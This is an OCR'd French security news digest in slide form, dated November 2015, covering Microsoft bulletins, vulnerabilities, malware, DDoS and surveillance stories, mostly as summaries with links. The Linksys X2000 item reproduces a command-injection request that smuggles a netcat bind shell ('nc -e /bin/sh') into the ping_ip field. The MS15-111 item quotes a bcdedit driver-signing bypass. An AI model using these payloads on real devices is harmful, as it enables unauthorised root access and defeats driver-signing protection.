



Revue d'actualité

10/11/2015

Préparée par

*Arnaud **S**OULLIE @arnaudsoullie*
*Vladimir **K**OLLA @mynameisv_*



Failles / Bulletins / Advisories

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-106 Vulnérabilités dans Internet Explorer (15 CVE) [Exploitabilité 1,1,4,1,2,1,1,1,4,1,2,4,1,1,2]

- Affecte:
  - Windows (toutes versions supportes)
  - Correctif également pour Windows XP Embedded POSReady (cf. screenshot après)
  - Remplaces MS15-095
- Exploit:
  - 8 x Corruptions de mémoire aboutissant à une exécution de code
  - 3 x Élévations de privilèges
  - 3 x Fuites d'informations
  - 1 x Contournement ASLR
- Crédits:
  - Aakash Jain and Dhanesh Kizhakkinan de FireEye, Inc. (CVE-2015-6056)
  - An anonymous researcher par ZDI(CVE-2015-6055)
  - Ashutosh Mehra par ZDI(CVE-2015-6047, CVE-2015-6051)
  - Bill Finlayson, Vectra Networks (CVE-2015-6052)
  - CK par ZDI(CVE-2015-6053)
  - Dhanesh Kizhakkinan de FireEye, Inc. (CVE-2015-6048)
  - Garage4Hackers par HP's ZDI(CVE-2015-6042)
  - Heige (a.k.a. SuperHei) from Knownsec 404 Security Team (CVE-2015-6049)
  - Jack Tang de Trend Micro (CVE-2015-6044)
  - Jason Kratzer par VeriSign iDefense Labs (CVE-2015-6046)
  - Kai Kang de Tencent's Xuanwu LAB (CVE-2015-6045)
  - Mario Heiderich de Cure53 (----------)
  - Skylined par HP's ZDI(CVE-2015-2482)
  - Takeshi Terada de Mitsui Bussan Secure Directions, Inc. (CVE-2015-6059)
  - Zheng Huang de Baidu Scloud XTeam par ZDI(CVE-2015-6045, CVE-2015-6050)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-107 Vulnérabilités dans Edge (2 CVE) [Exploitabilité 3,3]

- Affecte:
  - Windows 10
  - Remplaces MS15-094, MS15-095, MS15-097, MS15-098, MS15-101, MS15-102, MS15-105
- Exploit:
  - Fuite d'informations sur la mémoire
  - Contournement du filtre anti-XSS
- Crédits:
  - Mario Heiderich de Cure53 (CVE-2015-6057)

MS15-108 Vulnérabilités dans VBScript (4 CVE) [Exploitabilité 4,4,4]

- Affecte:
  - JScript 5.6, 5.7 et 5.8 (Windows Vista, 2003, 2008, 2008 Core)
  - Remplaces MS15-066
- Exploit:
  - 2 x Exécution de code à l'affichage d'une page web contenant un ActiveX
  - 1 x Fuite d'informations sur la mémoire
- Crédits:
  - Chercheur anonyme par ZDI(CVE-2015-6055)
  - Bill Finlayson, Vectra Networks (CVE-2015-6052)
  - Simon Zuckerbraun par ZDI(CVE-2015-6055)
  - Skylined par HP's ZDI(CVE-2015-2482)
  - Takeshi Terada de Mitsui Bussan Secure Directions, Inc. (CVE-2015-6059)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-109 Vulnérabilité dans le Shell Windows (2 CVE) [Exploitabilité 1,4]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS15-088, MS15-020
- Exploit:
  - Exécutions de code lors du traitement d'une toolbar personnalisée
  - Sur une tablette, exécutions de code lors de la visualisation d'une page web spécialement formatée
- Crédits:
  - Heige (a.k.a. SuperHei) de Knownsec 404 Security Team (CVE-2015-2515)
  - Heige (a.k.a. SuperHei) et Hui Gao de Palo Alto Networks (CVE-2015-2548)

MS15-110 Vulnérabilités dans Office et SharePoint (6 CVE) [Exploitabilité 2,4,4,2,3,3]

- Affecte:
  - Microsoft Office toutes versions supportées (Windows et Mac)
  - Microsoft SharePoint 2007, 2010, 2013
  - Remplaces MS15-036, MS15-046, MS15-070, MS15-081, MS15-099
- Exploit:
  - 3 x Exécutions de code à l'ouverture d'un fichier Excel spécialement formaté
  - 2 x XSS dans Office Web Apps (XSS réfléchie) et Sharepoint (XSS persistante) quand le MarketPlace est activé et autorise l'envoie de JavaScript
  - 1 x Fuite d'information dans SharePoint
- Crédits:
  - 3S Labs par ZDI(CVE-2015-2555, CVE-2015-2558)
  - Jakub Palaczynski de ING Services Polska (CVE-2015-2556)
  - kdot par ZDI(CVE-2015-2557)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

MS15-111 Vulnérabilités noyau (5 CVE) [Exploitabilité 2,2,4,1,1]

- Affecte:
  - Windows (toutes versions supportes)
  - Remplaces MS15-025, MS15-038, MS15-052, MS15-076
- Exploit:
  - Élévations de privilèges
  - Contournement des vérifications de signature des pilotes (Trusted boot) en 1 tweet (CVE-2015-2552)
    - Du fait d'un problème de conversion UTF-16 vers ASCII (8bits)
    - Daterait de l'été 2013 : admin> bcdedit /set '{current}' loadoptions '/T[U+0145]STSIGNING'


    http://pastebin.com/w5U2qTR0
  - Corruption de mémoire aboutissant à une exécution de code
- Crédits:
  - Ashutosh Mehra par ZDI(CVE-2015-2550)
  - James Forshaw de Google Project Zero (CVE-2015-2553, CVE-2015-2554)
  - dbc282f4f2f7d2466fa0078bf8034d99 (CVE-2015-2549)

Failles / Bulletins / Advisories

Microsoft - Avis Octobre 2015

Mise à jour pour Windows XP Embedded POSReady

- Encore et toujours sans documenter dans les bulletins…



Failles / Bulletins / Advisories

Microsoft - Advisories et Revisions Octobre 2015

Tous les détails sur les vulnérabilités concernant les DosDevices et liens symboliques

- Avec des images et codes source
  http://googleprojectzero.blogspot.fr/2015/10/windows-drivers-are-truely-tricky.html

Microsoft arrêtera le support de SHA-1 160bits en juin 2016

- Avance de 6 mois, suite aux collisions présentées le mois dernier, cf. revue du 2015-10-13
  http://blogs.windows.com/msedgedev/2015/11/04/sha-1-deprecation-update/

Une vulnérabilité dans Windows 10 permet une élévation des privilèges

- James Forshaw, chercheur en sécurité chez Google, émet son jugement sur la sécurité dans Windows 10 et dévoile une vulnérabilité 0-day.
  http://www.theregister.co.uk/2015/10/26/windows_10_gets_penciled_security_tick_from_top_google_hacker/
  https://www.exploit-db.com/exploits/38533/

Failles / Bulletins / Advisories

Système (principales failles)

SAP : et hop une 0-day !

https://twitter.com/_chipik/status/658948009137471488

vBulletin, exécution de code sans authentification

- Gestionnaire de forum le plus populaire (78%)
- Envoie d'un objet en JSON permettant le contrôle d'une méthode de rendu de widget

  http://blog.checkpoint.com/2015/11/05/check-point-discovers-critical-vbulletin-0-day/
- Exploité dans la nature

  https://blog.sucuri.net/2015/11/vbulletin-exploits-in-the-wild.html

Xen, Évasions de la machine virtuelle et exécution de code sur l'hyperviseur (CVE-2015-7835)

- Selon Qubes :
  - Vulnérabilité présente depuis 7 ans qui pose la question de la survie de la paravirtualisation
  - Une des pires vulnérabilités depuis des années selon Qubes

    https://github.com/QubesOS/qubes-secpack/blob/master/QSBs/qsb-022-2015.txt

    http://xenbits.xen.org/xsa/advisory-148.html
  - Et une critique de Joanna Rutkowska sur la sécurité dans le projet Xen :

    http://lists.xen.org/archives/html/xen-devel/2015-11/msg00601.html

Failles / Bulletins / Advisories

Système (principales failles)

NTP

- Directory traversal
- Corruptions de mémoire
- Et surtout : **contournement** de **l'authentification** pour l'association à une source de temps
  - Maitrise du temps permettant de s'authentifier avec des credentials périmés, utiliser des certificats révoqués ou expirés, prédire les calculs cryptographiques...

  http://www.talosintel.com/reports/TALOS-2015-0069/

  http://support.ntp.org/bin/view/Main/SecurityNotice#Recent_Vulnerabilities
- Tout le monde ou presque est impacté : Juniper, Cisco, Unix,

  http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20151021-ntp

  https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10707

  https://kb.juniper.net/InfoCenter/index?page=content&id=JSA10711

WebLogic, WebSphere, JBoss, Jenkins et OpenNMS

- Exécution de code lors d'une désérialisation

  http://foxglovesecurity.com/2015/11/06/what-do-weblogic-websphere-jboss-jenkins-opennms-and-your-application-have-in-common-this-vulnerability/
- Déjà un plugin pour Burp

  https://www.directdefense.com/superserial-java-deserialization-burp-extension/

Failles / Bulletins / Advisories

Système (principales failles)

eBay Magento, XXE

- Tout simplement en appelant /zend_poc/zend-xmlrpc-server.php

  http://seclists.org/fulldisclosure/2015/Nov/18

SAP HANA

http://seclists.org/fulldisclosure/2015/Nov/36

http://seclists.org/fulldisclosure/2015/Nov/37

http://seclists.org/fulldisclosure/2015/Nov/38

Failles / Bulletins / Advisories

Réseau (principales failles)

Clef SSH en dur sur les switchs industriel d'Advantech (Taiwanais)

- EKI-136x version inférieur à 1.27
- EKI-132x version inférieur à 1.98
- EKI-122x-BE version inférieur à 1.65

https://threatpost.com/advantech-clears-hard-coded-ssh-keys-from-eki-switches/115297/

Routeur Cisco Linksys x2000

- Exécution de code à distance sans authentification, en tant que root
- L'interface Web permet de faire un Ping, exécuté par system() avec des entrées mal nettoyé

http://meat.pisto.horse/2015/11/rooting-linksys-x2000-router-system.html

```
POST /apply.cgi HTTP/1.1
Host: mon-routeur
...
submit_button=Diagnostics&change_action=gozila_cgi&submit_type=start_ping&commit=0&nowait=
  1&ping_size=32&ping_times=5&ping_ip=%27%5Cnbusybox%5Ctnc%5Ct-e%5Ct%2Fbin%2Fsh%5Ct-l%5Ct-
  p%5Ct1234'

/bin/ping -f -c 5 -s 32
busybox nc -e /bin/sh -l -p 1234 > /tmp/ping_log 2>&1 &
```

```
/bin/ping -f -c 5 -s 32
busybox nc -e /bin/sh -l -p 1234 > /tmp/ping_log 2>&1 &
```

Failles / Bulletins / Advisories

Réseau (principales failles)

Une étude académique sur la sécurité du protocole SMTP

- Analyse des mécanismes de protection sur les serveurs SMTP
- Analyse d'un an de trafic SMTP des serveurs Google
  - Dans 7 pays, 20% du trafic SMTP vers Gmail est non-chiffré, du fait d'attaques réseau

http://conferences2.sigcomm.org/imc/2015/papers/p27.pdf

Contournement de l'authentification sur Cisco IOS et IOS XE

- Il suffit de connaître un nom d'utilisateur et sa clé publique RSA pour se connecter en SSH..

http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20150923-sshpk

Firewall Cisco ASA (5500, module pour 6500)

- Dénis de service si DHCP ou DNS activé
- Déni de service sur IKE

http://www.theregister.co.uk/2015/10/23/cisco_asa_patches/

Failles / Bulletins / Advisories

Matériel

Sécurité des disques auto-chiffrants

- Extraction de la clé de chiffrement, brute-force offline, problèmes dans la génération de la clé de chiffrement, absence de signature des logiciels fournis, clé de chiffrement codée en dur, ...

  http://eprint.iacr.org/2015/1002.pdf

Vulnérabilités sur les NAS Seagate

http://seclists.org/fulldisclosure/2015/Oct/80

x86 considered harmful

- La complexité croissante des plate-formes x86 rend dérisoire la confiance qu'on leur accorde
- Intéressante et inquiétant description de l'intel Management Engine (ME)
  - Par Joanna Rutkoswska

http://blog.invisiblethings.org/papers/2015/x86_harmful.pdf

MAGIC : Malicious Aging in Circuits/Cores

- Etude sur la possibilité d'accélérer la vieillissement matériel des processeurs avec un programme spécifique
- Dégradation des performances de 10% en un mois sur une architecture SPARC

  https://drive.google.com/file/d/0B9i8WqXLW451MTIyM2lqR1lpZ3M/view?pli=1

Failles / Bulletins / Advisories

Voiture connectées

Hacking cars in the style of STUXNET

- Compromission des PCs d'intervention chez les garagistes
- Création d'un PoC de malware qui désactive l'airbag lorsque connecté à une Audi

  http://www.hit.bme.hu/~buttyan/publications/carhacking-Hacktivity-2015.pdf

Failles / Bulletins / Advisories

Apple

iBackDoor, des fonctionnalités malveillantes dans le framework chinois MobiSage SDK

- Près de 3 000 applications iOS infectées
  - Enregistrement du son, capture d'écran, géolocalisation…
- Des fonctionnalités sont activables par le téléchargement d'un JavaScript sur une régie publicitaire

http://www.zdnet.fr/actualites/ibackdoor-un-nouveau-malware-touche-ios-39827774.htm#xtor=RSS-1

Très nombreuses vulnérabilités sur le système d'exploitation OSX …

https://support.apple.com/fr-fr/HT205375

Reverse-shell par SMS via un iPhone appairé à un Mac

http://blog.gdssecurity.com/labs/2015/10/13/reverse-shell-over-sms-exploiting-cve-2015-5897.html

Failles / Bulletins / Advisories

Google

Android : Vulnérabilité de type WormHole sur Moplus, le SDK de Baidu

- Serveur HTTP en écoute sur les port TCP 6259 et 40310
- Accès distant sans authentification permettant de :
  - Passer des appels, récupérer ou ajouter des contacts, envoyer des SMS, installer des applications…
  - Prise de contrôle totale si le smartphone est rooté/jailbreaké
- Vulnérabilité « wormable », déjà exploitée par ANDROIDOS_WORMHOLE.HRXA
- Aux alentours de 14 000 applications vulnérables, dont plus de 4 000 éditées par Baidu
  - Les corrections vont mettre du temps, surtout pour les petits éditeurs.

http://securityaffairs.co/wordpress/41681/hacking/100m-android-device-baidu-moplus-sdk.html

AdWords : injection XXE sur les API fournies par Google

- Manque de vérification du certificat du service web (en PHP)
- Injection d'XML nécéssitant quand même un MitM
  - Tout ça après avoir vanté ses 2 milliards de lignes de codes 

http://seclists.org/fulldisclosure/2015/Nov/35

Failles / Bulletins / Advisories

Google

Vulnérabilité XSS dans le client mail Samsung

https://www.exploit-db.com/exploits/38554/

Galaxy S6 Edge : 11 vulnérabilités

- Concours entre les équipes US et Europe de Google Project Zero, un semaine de temps

http://googleprojectzero.blogspot.fr/2015/11/hack-galaxy-hunting-bugs-in-samsung.html

Smartphones Android Samsung : Vulnérabilité dans la gestion des archives de sauvegarde

https://github.com/ud2/advisories/tree/master/android/samsung/nocve-2015-0001

Failles / Bulletins / Advisories

Crypto

Symantec et les certificats EV pour des domaines de Google : suite

- Google impose à Symantec de supporter « Certificate Transparency » pour tous ses certificats à partir du 1er juin 2016
- Dans le cas contraire, Google Chrome lèvera une alerte
  - Google Chrome, c'est 60% des navigateurs, cela donne du poids à la demande

http://www.w3schools.com/browsers/browsers_stats.asp

http://arstechnica.com/security/2015/10/still-fuming-over-https-mishap-google-gives-symantec-an-offer-it-cant-refuse/

Failles / Bulletins / Advisories

Divers

Uber, les données de 674 chauffeurs américain accessibles

- Faille corrigée en 30min après prise de connaissance

  http://motherboard.vice.com/read/uber-left-hundreds-of-drivers-licenses-and-social-security-numbers-exposed

Piratages, Malwares, spam, fraudes et DDoS

Piratages, Malwares, spam, fraudes et DDoS

Hack 2.0

Récupérer l'adresse IP locale en Javascript

- Grâce à WebRTC et STUN, en lisant la structure **candidate** d'un objet **RTCPeerConnection**
  - Que la connexion ait marché ou pas !
  - Non fonctionnel sur TorBrowser
- Les marketeux et trackers doivent être content 

http://www.tripwire.com/state-of-security/security-data-protection/cyber-security/smart-cross-site-request-forgery-csrf/

Contournement d'EMET grâce à WoW64

https://www.duosecurity.com/static/pdf/WoW64-Bypassing-EMET.pdf

Injection SQL dans Joomla

- Vulnérabilité introduite en 2013

http://blog.xmco.fr/index.php?post/2015/10/26/PATCH-JOOMLA-Accès-à-la-base-de-données-et-contournement-de-sécurité-via-5-vulnérabilités-au-sein-de-Joomla

http://arstechnica.com/security/2015/10/joomla-bug-puts-millions-of-websites-at-risk-of-remote-takeover-hacks/

https://www.exploit-db.com/exploits/38445/

Les auteurs du rançongiciel CryptoWall aurait récolté 300 millions d'euros

http://news.softpedia.com/news/cryptowall-3-0-ransomware-operators-made-325-million-495582.shtml

Piratages, Malwares, spam, fraudes et DDoS

Malware

Après les botnet de frigo, voici ceux pour les caméras IP (et les NAS)

- Pour faire du DDoS

  http://it.slashdot.org/story/15/10/23/1631227/compromised-cctv-and-nas-devices-found-participating-in-ddos-attacks

Analyse détaillée de Dyreza

- Malware voleur d'identifiants et dont les C&C reposent sur des routeurs WiFi compromis

  https://blog.malwarebytes.org/intelligence/2015/11/a-technical-look-at-dyreza/

MiniDuke, CosmicDuke, OnionDuke, les ducs Russes ?

- Selon F-Secure et FireEye, ces malwares seraient russes et financés par l'état
  - Destinés à l'espionnage

  https://www.f-secure.com/documents/996508/1030745/dukes_whitepaper.pdf

  https://community.fireeye.com/people/archit.mehta/blog/2014/11/18/onionduke-apt-malware-distributed-via-malicious-tor-exit-node

Le malware DRIDEX est toujours actif et il vise la France

- Détecté en France deux semaines après l'annonce de son éradication.

  https://threatpost.com/new-campaign-shows-dridex-active-targeting-french/115163/

  https://isc.sans.edu/diary/Botnets+spreading+Dridex+still+active/20295

  http://www.lemondeinformatique.fr/actualites/lire-le-botnet-dridex-toujours-actif-62776.html

Piratages, Malwares, spam, fraudes et DDoS

Malware

Piratage de cartes de crédit

- Réalisation d'une attaque théorique connue depuis 2010 par des criminels Français
- Insertion d'une seconde carte à puce en position de singe intercepteur (MitM)
- Permet de réaliser des paiements sans connaître le code PIN de la carte
- Environ 600 000€ de gains pour les criminels

http://eprint.iacr.org/2015/963.pdf





Fig. 18. Wiring diagram of the forgery.






Fig. 16. (1) FUN card module; (2) genuine stolen card; (3) welded wire.

Piratages, Malwares, spam, fraudes et DDoS

DDoS

Proton mail subit une grosse attaque DDoS

https://twitter.com/ProtonMail/status/661683054864297984

- Ils cherchent un nouveau datacenter

  https://twitter.com/protonmail/status/662212032368889856

- Et on payé $6,000 les auteurs du DDoS pour qu'ils arrêtent


  http://thehackernews.com/2015/11/encrypted-email-protonmail.html

DDoS et chantage sur des banques Suédoises

- Demande de rançon de $10,000

  https://twitter.com/drozsqt

  www.theinquirer.net/inquirer/news/2433764/hackers-take-down-swedbank-website-with-ddos-attack



Piratages, Malwares, spam, fraudes et DDoS

Internet des Objets

Vizio Smart TVs indiscrètes

- La télé stocke les informations sur les programmes regardés
  - Fait une correspondance avec l'adresse IP
  - Puis vend ces informations consolidées à des publicitaires
- Fonctionnement opt-out

http://www.propublica.org/article/own-a-vizio-smart-tv-its-watching-you

Google Timeline permet désormais de consulter son historique de positionnement

- Sur plus de 6 mois

https://theintercept.com/2015/11/06/how-law-enforcement-can-use-google-timeline-to-track-your-every-move/

https://www.google.com/maps/timeline

Hack de la montre TomTom Connect


http://grangeia.io/2015/11/09/hacking-tomtom-runner-pt1/

Piratages, Malwares, spam, fraudes et DDoS
Espionnage

NSA : Elevage de bot et Boxingrumble

- La NSA se monte ses propres Botnets
  - Boxingrumble est composé de 45% de pc vietnamiens, 45% de chinois et 10% d'autres
- Le FBI saisit des Botnets de criminels et les recycle
  - ils sont redirigés vers des canaux IRC de la NSA pour y être "élever"


http://www.zdnet.fr/actualites/les-bots-representeraient-60-du-trafic-en-ligne-39827172.htm



La backdoor officielle des nouvelles tablettes Surface

- Après Management Engine d'Intel
- Directement intégré dans le firmware UEFI (ex-bios)
- Présent dans les Surfaces 4 et Surfaces Book mais pas que

https://www.absolute.com/en/about/pressroom/press-releases/2015/absolute-to-support-new-microsoft-surface-pro-4-and-surface-book



Le MI5 a collecte les données des appels téléphoniques des anglais depuis des années

- Pour trouver des terroristes


http://www.bbc.co.uk/news/uk-politics-34729139

Piratages, Malwares, spam, fraudes et DDoS

Espionnage

Comment la NSA aurait-elle pu casser des billions de flux chiffrées ?

- Elle avait déjà :
  - L'affaiblissement du générateur de nombre pseudo aléatoire
  - La récolte des configurations d'équipement échangées en clair sur internet avec XKEYSCORE
